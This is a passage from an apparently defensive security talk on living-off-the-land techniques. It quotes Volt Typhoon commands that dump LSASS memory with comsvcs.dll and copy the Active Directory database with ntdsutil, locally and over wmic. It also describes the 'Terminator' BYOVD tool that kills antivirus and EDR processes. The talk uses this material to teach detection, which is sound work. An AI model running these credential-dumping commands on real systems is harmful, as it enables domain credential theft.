AgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAdgBtAHcAYQByAGUALQB2AGgAbwBzAHQ
ALgBkAG0AcAAgAGYAdQBsAGwA
```

Figure 2. Volt Typhoon command to dump LSASS process memory, encoded in Base64

```
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 552
C:\Windows\Temp\vmware-vhost.dmp full
```

Figure 3. Decoded Base64 of Volt Typhoon command to dump LSASS process memory

```
wmic /node:[redacted] /user:[redacted]/password:
[redacted] process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp
& ntdsutil \"ac i ntds\" ifm \"create full C:\Windows\Temp\tmp\" q q"
```

Figure 4. Volt Typhoon command to remotely create domain controller installation media

```
cmd.exe /c  ntdsutil "ac i ntds" ifm "create full C:\Windows\Temp\pro" q q
```


Figure 5. Volt Typhoon command to locally create domain controller installation media


SPYBOY LOL

- A threat actor known as Spyboy is promoting a tool called "Terminator" on a Russian-speaking hacking forum that can allegedly terminate any antivirus, XDR, and EDR platform. (costs $300-$3000)
- Just a fancy Bring Your Own Vulnerable Driver (BYOVD) attack likely paired with CVE-2021-31728 PoC code.
  - Needs to be run in admin mode with UAC acceptance abilities
- Drops the legitimate, signed Zemana anti-malware kernel driver, then loads it to use its kernel-level privileges to kill off the user-mode processes of AV and EDR software running on the device.
- BYOVD attacks: legitimate drivers signed with valid certificates and capable of running with kernel privileges are dropped on the victims' devices to disable security solutions and take over the system.
- Not 100% a LOL but worth noting with current events

TLDL – TOO LONG, DIDN'T LISTEN

- Understanding OS architecture and built in applications are extremely important to understanding LOL-esque techniques
- Disabling critical services may damage business functionalities or hinder user experiences so be cautious
- Detection engineering and baselining are your friends
- Support the projects (or at least be familiar with them)
  - Check them regularly for new updates





QUESTIONS?

- Use super simple OSINT to find me on LinkedIn
- Find me on Discord (Mostly hanging around the Infosec 716 channel)